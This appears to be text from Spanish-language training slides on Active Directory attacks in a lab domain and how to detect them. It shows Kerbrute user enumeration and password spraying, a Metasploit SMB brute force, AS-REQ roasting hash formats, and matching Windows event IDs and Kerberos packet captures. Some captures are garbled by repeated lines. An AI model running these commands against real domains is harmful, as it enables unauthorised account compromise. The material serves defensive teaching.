
- Default Domain Policy [DC01-MILAN.SERIEA.LOCAL] Policy
- Computer Configuration
 - Policies
 - Software Settings
 - Windows Settings
 - Name Resolution Policy
 - Scripts (Startup/Shutdown)
 - Deployed Printers
 - Security Settings
 - Account Policies
 - Local Policies
 - Audit Policy
 - User Rights Assignment
 - Security Options
 - Event Log
 - Restricted Groups
 - System Services
 - Registry
 - File System
 - Wired Network (IEEE 802.3) Policies
 - Windows Defender Firewall with Advanced Security
 - Network List Manager Policies
 - Wireless Network (IEEE 802.11) Policies
 - Public Key Policies
 - Software Restriction Policies
 - Application Control Policies
 - IP Security Policies on Active Directory (SERIEA.LOCAL)
 - Advanced Audit Policy Configuration
 - Policy-based QoS
 - Administrative Templates: Policy definitions (ADMX files) retrieved from the local computer
 - Preferences
 - Windows Settings
 - Control Panel Settings
 - User Configuration
 - Policies
 - Preferences

Enumeracion de Usuarios - Detección

```
> python3 kerbrute.py -dc-ip 192.168.169.138 -domain seriea.local -users users
```

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

```
[*] Valid user => baggio [NOT PREAUT]
[*] Valid user => vieri
[*] Valid user => pagliuca
[*] Valid user => Signori
[*] Valid user => Belotti
[*] Valid user => Hart
[*] Valid user => Administrator
[*] No passwords were discovered :(
```



Password Guessing - Detección

```
msf6 auxiliary(scanner/smb/smb_login) > run
```

```
[*] 192.168.169.138:445 - 192.168.169.138:445 - Starting SMB login bruteforce
[!] 192.168.169.138:445 - 192.168.169.138:445 - Failed: 'seriea.local\baggio:Probando123',
[!] 192.168.169.138:445 - No active DB -- Credential data will not be saved!
[-] 192.168.169.138:445 - 192.168.169.138:445 - Failed: 'seriea.local\vieri:Probando123',
[-] 192.168.169.138:445 - 192.168.169.138:445 - Failed: 'seriea.local\pagliuca:Probando123',
[-] 192.168.169.138:445 - 192.168.169.138:445 - Failed: 'seriea.local\Signori:Probando123',
[-] 192.168.169.138:445 - 192.168.169.138:445 - Failed: 'seriea.local\Belotti:Probando123',
[-] 192.168.169.138:445 - 192.168.169.138:445 - Failed: 'seriea.local\Hart:Probando123',
[-] 192.168.169.138:445 - 192.168.169.138:445 - Failed: 'seriea.local\Administrator:Probando123',
[*] 192.168.169.138:445 - Scanned 1 of 1 hosts (100% complete)
```

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation
Audit Success	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
Audit Failure	10/30/2024 9:16:11 AM	Microsoft Windows security auditing.	4776	Credential Validation

Event 4776, Microsoft Windows security auditing.

General Details

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0

Logon Account: baggio

Source Workstation: WORKSTATION

Error Code: 0xC000006A


Password Guessing - Detección

```
> python3 kerbrute.py -dc-ip 192.168.169.138 -domain seriea.local -users users -passwords passwords  
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[*] Valid user => baggio [NOT PREAUTH]  
[*] Valid user => vieri  
[*] Valid user => pagliuca  
[*] Valid user => Signori  
[*] Valid user => Belotti  
[*] Valid user => Hart  
[*] Valid user => Administrator  
[*] Stupendous => Signori:SerieA2024  
[*] Saved TGT in Signori.ccache  
[*] Stupendous => Belotti:SerieA2024  
[*] Saved TGT in Belotti.ccache
```

Keywords	Date and Time	Source	Event ID	Task Category
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4634	Logoff
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4627	Group Membership
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4624	Logon
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4672	Special Logon
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔒 Audit Failure	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔒 Audit Failure	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔒 Audit Failure	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:17 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
🔍 Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔒 Audit Failure	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	4771	Kerberos Authentication Service
🔍 Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection
🔍 Audit Success	10/30/2024 9:00:16 AM	Microsoft Windows security auditing.	5156	Filtering Platform Connection

Poisoning + ASREQ-Roasting



Poisoning + ASREQ-Roasting

No.	Time	Source	Destination	Protocol	Length	Info
889	157.823371	192.168.169.130	192.168.169.138	KRB5	279	AS-REQ
890	157.823697	192.168.169.138	192.168.169.130	KRB5	242	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
897	157.828745	192.168.169.130	192.168.169.138	KRB5	359	AS-REQ
898	157.829124	192.168.169.138	192.168.169.130	KRB5	1787	AS-REP

```
> Frame 897: 359 bytes on wire (2872 bits), 359 bytes captured (2872 bits)
> Ethernet II, Src: VMware_51:85:da (00:0c:29:51:85:da), Dst: VMware_c1:57:7d (00:0c:29:c1:57:7d)
> Internet Protocol Version 4, Src: 192.168.169.130, Dst: 192.168.169.138
> Transmission Control Protocol, Src Port: 61455, Dst Port: 88, Seq: 1, Ack: 1, Len: 305
└ Kerberos
  └ Record Mark: 301 bytes
    └ as-req
      └ pvno: 5
        └ msg-type: krb-as-req (10)
          └ padata: 2 items
            └ PA-DATA pa-ENC-TIMESTAMP
              └ padata-type: pa-ENC-TIMESTAMP (2)
                └ padata-value: 3041a003020112a23a0438f5fd0d1700d54018530399a3f8d478392223ba9c45786f064e...
                  └ etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    └ cipher: f5fd0d1700d54018530399a3f8d478392223ba9c45786f064ea3bbb8b6be05d0bfc81cde...
            └ PA-DATA pa-PAC-REQUEST
            └ req-body
              └ Padding: 0
              └ kdc-options: 40810010
                └ cname
                  └ name-type: kRB5-NT-PRINCIPAL (1)
                    └ cname-string: 1 item
                      └ CNameString: Administrator
                      └ realm: SERIEA
                └ sname
                  └ name-type: kRB5-NT-SRV-INST (2)
                    └ sname-string: 2 items
                      └ SNameString: krbtgt
                      └ SNameString: SERIEA
                └ etype: 6 items
                  └ ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  └ ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
                  └ ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
                  └ ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
                  └ ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
                  └ ENCTYPE: eTYPE-DES-CBC-MD5 (3)
                └ addresses: 1 item SERVER-BOLOGNA<20>
                  └ HostAddress SERVER-BOLOGNA<20>
                    └ addr-type: nETBIOS (20)
                    └ NetBIOS Name: SERVER-BOLOGNA<20> (Server service)
```

Peticion AS-REQ

Timestamp Cifrado con la clave del usuario Administrador

Nombre del usuario al que va dirigido el Ticket

Servicio del ticket. Al ser un TGT, sería un ST del krbtgt.

El cliente que esta pidiendo el Ticket

Poisoning + ASREQ-Roasting

\$krb5pa\$18\$<PRINCIPALNAME>\$<REALM>\$<SALT>\$<CIPHER_BYTES>

\$krb5pa\$18\$Administrator\$SERIEA\$WIN-VU8M73ADFC6Administrator\$f5fd0d1700d5401853...

7400	sha256crypt \$5\$, SHA256 (Unix) ²	\$5\$rounds=5000\$GX7BopJZJxPc/KEK\$le16UF8I2Anb.rOr
7500	Kerberos 5, etype 23, AS-REQ Pre-Auth	\$krb5pa\$23\$user\$realm\$salt\$4e751db65422b2117f7eac7l
7700	SAP CODVN B (BCODE)	USER\$C8B48F26B87B7EA7

SALT EXTRACT - PREAUTH FAILED

889	157.823371	192.168.169.130	192.168.169.138	KRB5	279 AS-REQ
890	157.823697	192.168.169.138	192.168.169.130	KRB5	242 KRB Error: KRB5KDC_ERR_PREAMUTH_REQUIRED
> Frame 890: 242 bytes on wire (1936 bits), 242 bytes captured (1936 bits)					
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)					
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130					
> Transmission Control Protocol, Src Port: 88, Dst Port: 61454, Seq: 1, Ack: 226, Len: 188					
▼ Kerberos					
> Record Mark: 184 bytes					
▼ krb-error					
pvno: 5					
msg-type: krb-error (30)					
stime: Oct 28, 2024 15:30:01.000000000 SA Pacific Standard Time					
susec: 472110					
error-code: eRR-PREAMUTH-REQUIRED (25)					
realm: SERIEA					
▼ sname					
name-type: kRB5-NT-SRV-INST (2)					
▼ sname-string: 2 items					
SNameString: krbtgt					
SNameString: SERIEA					
▼ e-data: 305c3039a103020113a2320430302e3025a003020112a11e1b1c57494e2d5655384d3733...					
▼ PA-DATA pA-ETYPE-INFO2					
▼ padata-type: pA-ETYPE-INFO2 (19)					
▼ padata-value: 302e3025a003020112a11e1b1c57494e2d5655384d3733414446433641646d696e697374...					
▼ ETYPE-INFO2-ENTRY					
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)					
salt: WIN-VU8M73ADFC6Administrator					
▼ ETYPE-INFO2-ENTRY					
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)					
▼ PA-DATA pA-ENC-TIMESTAMP					
▼ padata-type: pA-ENC-TIMESTAMP (2)					
padata-value: <MISSING>					
▼ PA-DATA pA-PK-AS-REQ					
▼ padata-type: pA-PK-AS-REQ (16)					
padata-value: <MISSING>					
▼ PA-DATA pA-PK-AS-REP-19					
▼ padata-type: pA-PK-AS-REP-19 (15)					
padata-value: <MISSING>					

SALT EXTRACT – PREAUTH FAILED

```
1148... 19.328679 192.168.169.138 192.168.169.130 [KRB5] 233 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED

> Frame 114865: 233 bytes on wire (1864 bits), 233 bytes captured (1864 bits) on interface \Device\NPF_{4FD02D56-2C8F-4A71-BA48-D31518C30598}, id 0
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 54137, Seq: 1, Ack: 220, Len: 179
└ Kerberos
  > Record Mark: 175 bytes
  < Kerberos
    > krb-error
      < Kerberos
        > msg-type: krb-error (30)
        < Kerberos
          > stime: Oct 29, 2024 14:31:15.000000000 Pacific Daylight Time
          < Kerberos
            > susec: 64566
            < Kerberos
              > error-code: eRR-PREAUTH-REQUIRED (25)
              < Kerberos
                > realm: SERIEA
                < Kerberos
                  > sname
                    < Kerberos
                      > name-type: kRB5-NT-SRV-INST (2)
                      < Kerberos
                        > sname-string: 2 items
                          < Kerberos
                            > SNameString: krbtgt
                            < Kerberos
                              > SNameString: SERIEA
                            < Kerberos
                          < Kerberos
                        < Kerberos
                      < Kerberos
                    < Kerberos
                  < Kerberos
                < Kerberos
              < Kerberos
            < Kerberos
          < Kerberos
        < Kerberos
      < Kerberos
    < Kerberos
  < Kerberos
< Kerberos
  > e-data: 30533030a103020113a22904273025301ca003020112a1151b135345524945412e4c4f43414c5369676e6f72693005a0030201173009a103020102a20204003009a103020110a20204003009a10302010
  < Kerberos
    > PA-DATA pA-ETYPE-INFO2
      < Kerberos
        > padata-type: pA-ETYPE-INFO2 (19)
        < Kerberos
          > padata-value: 3025301ca003020112a1151b135345524945412e4c4f43414c5369676e6f72693005a003020117
            < Kerberos
              > ETYPE-INFO2-ENTRY
                < Kerberos
                  > etype: ETYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  < Kerberos
                    > salt: SERIEA.LOCALsignori
                  < Kerberos
                < Kerberos
              < Kerberos
            < Kerberos
          < Kerberos
        < Kerberos
      < Kerberos
    < Kerberos
  < Kerberos
< Kerberos
  > PA-DATA pA-ENC-TIMESTAMP
    < Kerberos
      > padata-type: pA-ENC-TIMESTAMP (2)
      < Kerberos
        > padata-value: <MISSING>
      < Kerberos
    < Kerberos
  < Kerberos
< Kerberos
  > PA-DATA pA-PK-AS-REQ
    < Kerberos
      > padata-type: pA-PK-AS-REQ (16)
      < Kerberos
        > padata-value: <MISSING>
      < Kerberos
    < Kerberos
  < Kerberos
< Kerberos
  > PA-DATA pA-PK-AS-REP-19
    < Kerberos
      > padata-type: pA-PK-AS-REP-19 (15)
      < Kerberos
        > padata-value: <MISSING>
      < Kerberos
    < Kerberos
  < Kerberos
< Kerberos
```

SALT EXTRACT - ASREP

```
| 1148... 19.332655 192.168.169.138 192.168.169.130 KRB5 1670 AS-REP
| 1148... 19.333278 192.168.169.130 192.168.169.138 KRB5 126 TGS-REQ
<
> Frame 114873: 1670 bytes on wire (13360 bits), 1670 bytes captured (13360 bits) on interface \Device\NPF_{4FD02D56-2C8F-4A71-BA48-D31518C30598}, id 0
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 54138, Seq: 1, Ack: 300, Len: 1616
< Kerberos
  > Record Mark: 1612 bytes
  < as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    < padata: 1 item
      < PA-DATA pA-ETYPE-INFO2
        < padata-type: pA-ETYPE-INFO2 (19)
          < padata-value: 301e301ca003020112a1151b135345524945412e4c4f43414c5369676e6f7269
            < ETYPE-INFO2-ENTRY
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              salt: SERIEA.LOCALSignori
    < crealm: SERIEA.LOCAL
    < cname
      name-type: KRB5-NT-PRINCIPAL (1)
      < cname-string: 1 item
        CNameString: Signori
    < ticket
      tkt-vno: 5
      realm: SERIEA.LOCAL
      < sname
        name-type: KRB5-NT-SRV-INST (2)
        < sname-string: 2 items
          SNameString: krbtgt
          SNameString: SERIEA.LOCAL
      < enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher [truncated]: 238657a3782bf26d2b7c9cbc9187a67e78abc45cbc2b3e84702a272afe9faf7dd5af1ca2be8625a6d31f2ba6dee4b2bda3b6a3b31a57464c65c766a4fb67722f38b6e58ce79880...
    < enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 2
      cipher [truncated]: d57a94767eb6f095baa57c67b94c9e2bf46739a6b6c57291ae7abf58a9b0edc0312f8a99e29c28c7b510b8536fa59ae6e757fb873bd801d72c4ea453c8bc793a8632fb9010444cbb...
```

Poisoning + ASREQ-Roasting

The screenshot shows the NetworkMiner interface with captured credentials and a terminal session for cracking.

NetworkMiner 2.9.0

File Tools Help

-- Select a network adapter in the list --

Hosts (90) Files (174) Images Messages Credentials (2) Sessions (166) DNS (583) Parameters (4660) Keywords Anomalies

